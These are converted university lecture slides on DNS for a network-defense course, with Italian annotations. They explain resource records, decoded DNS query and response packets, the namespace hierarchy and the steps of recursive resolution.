
Attacco




Attacco (riuscito)



Attacco (RPKI)



Attacco (RPKI)





***University of Rome Tor Vergata
ICT and Internet Engineering***

Network and System Defense

Marco Bonola, Alessandro Pellegrini, Angelo Tulumello

A.A. 2023/2024

Lecture 11: DNS Security

Angelo Tulumello

sources: blog.cloudflare.com + extra material (tutorials, blogs, RFCs, etc...)

Intro

- ❑ The Domain Name System (DNS) is one of the oldest and most fundamental components of the modern Internet
- ❑ DNS maps domain names to Internet Protocol (IP) addresses
- ❑ Guess what? In the early 1980s, when DNS was designed, there was no consideration for strong security mechanisms in the protocol
- ❑ As the network grew and evolved, DNS remained unchanged as an insecure and unauthenticated protocol
- ❑ In 1993, the IETF started a public discussion around how DNS could be made more trustworthy. Eventually, a set of extensions to DNS, called Domain Name System Security Extensions (**DNSSEC**), were settled on, and formally published in 2005

A brief recap

DNS: A Distributed Key Value Store Before It Was Cool

- ❑ If a client wants to connect to an address such as ‘www.example.com’ and needs to know which IP address corresponds to this address, they can ask DNS. Typically, all DNS messages are sent over UDP.
- ❑ There are several types of **Resource Records (RR)** that DNS can answer questions about
 - ❑ One of the most important RRs is called an “**A record**”, which stores the IPv4 address associated with the domain
- ❑ To find out the value of any record for a given domain, you can ask a DNS resolver. For example, if you wanted the IP address for www.example.com, the question you could ask is:
 - ❑ “What is the A record for the domain www.example.com?”

```
Transaction ID: 0x5ad4
▽ Flags: 0x0100 Standard query
  0... .... .... = Response: Message is a query
  .000 0... .... = Opcode: Standard query (0)
  .... 0. .... .... = Truncated: Message is not truncated
  .... 1. .... .... = Recursion desired: Do query recursively
  .... 0. .... .... = Z: reserved (0)
  .... 0. .... .... = Non-authenticated data: Unacceptable
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 0
▽ Queries
  ▽ example.com: type A, class IN
    Name: example.com
    [Name Length: 11]
    [Label Count: 2]
    Type: A (Host Address) (1)
    Class: IN (0x0001)
```

DNS Request

```
Transaction ID: 0x5ad4
▽ Flags: 0x8180 Standard query response, No error
  1... .... .... = Response: Message is a response
  .000 0... .... = Opcode: Standard query (0)
  .... 0. .... .... = Authoritative: Server is not an authority for domain
  .... 0. .... .... = Truncated: Message is not truncated
  .... 1. .... .... = Recursion desired: Do query recursively
  .... 1. .... .... = Recursion available: Server can do recursive queries
  .... 0. .... .... = Z: reserved (0)
  .... 0. .... .... = Answer authenticated: Answer/authority portion was not authenticated by the server
  .... 0. .... .... = Non-authenticated data: Unacceptable
  .... 0000 = Reply code: No error (0)
Questions: 1
Answer RRs: 1
Authority RRs: 0
Additional RRs: 0
▽ Queries
  ▽ example.com: type A, class IN
    Name: example.com
    [Name Length: 11]
    [Label Count: 2]
    Type: A (Host Address) (1)
    Class: IN (0x0001)
▽ Answers
  ▽ example.com: type A, class IN, addr 93.184.216.119
    Name: example.com
    Type: A (Host Address) (1)
    Class: IN (0x0001)
    Time to live: 19071
    Data length: 4
    Address: 93.184.216.119 (93.184.216.119)
```


DNS Response

si possono avere più query e più risposte

How DNS works (brief recap)

- ❑ **DNS is a distributed key/value database**
 - ❑ The **values** returned can in theory be anything but in practice need to fit into well known types, such as addresses, mail exchanges, sever lists, free format text records etc.
 - ❑ The **keys** consist of a name, type, and class
- ❑ The name space is **hierarchical** (see below) and DNS information is “published” by **Authoritative Servers** generalmente per ogni componente di questa gerarchia si ha un authoritative server che mantiene le informazioni di questo dominio. Il root inoltra la richiesta ad un top level domain ad esempio '.com'. quando si fa una query si parte dal root per poi scendere nella gerarchia.
- ❑ DNS Resolvers will locate the information requested by asking the appropriate authoritative servers by **following the naming hierarchy from one Authoritative DNS server to the next one**
- ❑ The ISP typically provides a **Recursive Resolver** that will perform resolution on behalf of customers la risoluzione della query è ricorsiva (offerta dall'internet service provider). si può avere anche nel pc il recursive resolver, ma non è questo il caso perché la rete ointernet è molto vasta.
- ❑ Web-enabled applications like browsers use something called a **Stub Resolver** to interact with the DNS

The DNS namespace



The DNS namespace

- ❑ DNS names consist of labels that are separated by dots.
- ❑ Thus “www.example.com.” consists of 4 labels
 - ❑ “www” (**leaf, or subdomain**)
 - ❑ “example” (**domain**)
 - ❑ “com” (**TLD**)
 - ❑ “.” i.e. the **root**.
- ❑ Resolvers search by starting at the longest match of the labels,
 - ❑ i.e., if it only knows about the root then, it starts the search there. If they know about .com they start there


The DNS namespace

- ❑ There are **13 rootservers** maintained by 12 different organizations.
- ❑ The root zone is maintained by **IANA**, which is a part of ICANN, and is published by Verisign which operates two of the root servers
- ❑ The contents of the root zone is **a list of the authoritative servers for each TLD**
- ❑ The answer from the root server contains a set of records called **NS (Name Server)**. These records list the nameservers which should have more information about the requested zone, i.e., the “.com” servers.
- ❑ Each one of the TLDs authoritative nameservers knows about the **authoritative nameservers for the domains under them** (cloudflare.com, google.com, etc.).
- ❑ Following this downward, you will eventually get to the server that can answer queries about records for the name you are looking for.

Recap: the 4 DNS servers involved in a query

- ❑ **DNS recursor** - The DNS recursor is a server designed to receive queries from client machines through applications such as web browsers. Typically the recursor is then responsible for making additional requests in order to satisfy the client's DNS query
- ❑ **Root nameserver** - The root server is the first step in translating (resolving) human readable host names into IP addresses
- ❑ **TLD nameserver** - The top level domain server (TLD) can be thought of as a specific rack of books in a library. This nameserver is the next step in the search for a specific IP address, and it hosts the last portion of a hostname (In example.com, the TLD server is "com")
- ❑ **Authoritative nameserver** - This final nameserver can be thought of as a dictionary on a rack of books, in which a specific name can be translated into its definition. The authoritative nameserver is the last stop in the nameserver query. If the authoritative name server has access to the requested record, it will return the IP address for the requested hostname back to the DNS Recursor that made the initial request

The resolution process




il pc chiede direttamente il nome di dominio a cui è interessato.
Questa query viene presa dal DNS resolver (programm in PC, in access gateway o DNS resolver in ISP).

DNS resolver lo immaginiamo 'blank' (senza cache).

DNS resolver contatta un root server che risponde con l'IP di un authority DNS server per il dominio cercato, in questo caso '.com'. l'IP del TLD da contattare. il DNS resolver invia la richiesta al TLD server di cui ha ricevuto l'IP. Questo risponde con l'IP dell'autoritative nameserver.


A user types 'example.com' into a web browser and the query travels into the Internet and is received by a DNS recursive resolver.

The resolution process




The resolver then queries a DNS root nameserver (.)

The resolution process




The root server then responds to the resolver with the address of a Top Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD

The resolution process




The resolver then makes a request to the .com TLD

The resolution process




The TLD server then responds with the IP address of the domain's nameserver, example.com

The resolution process



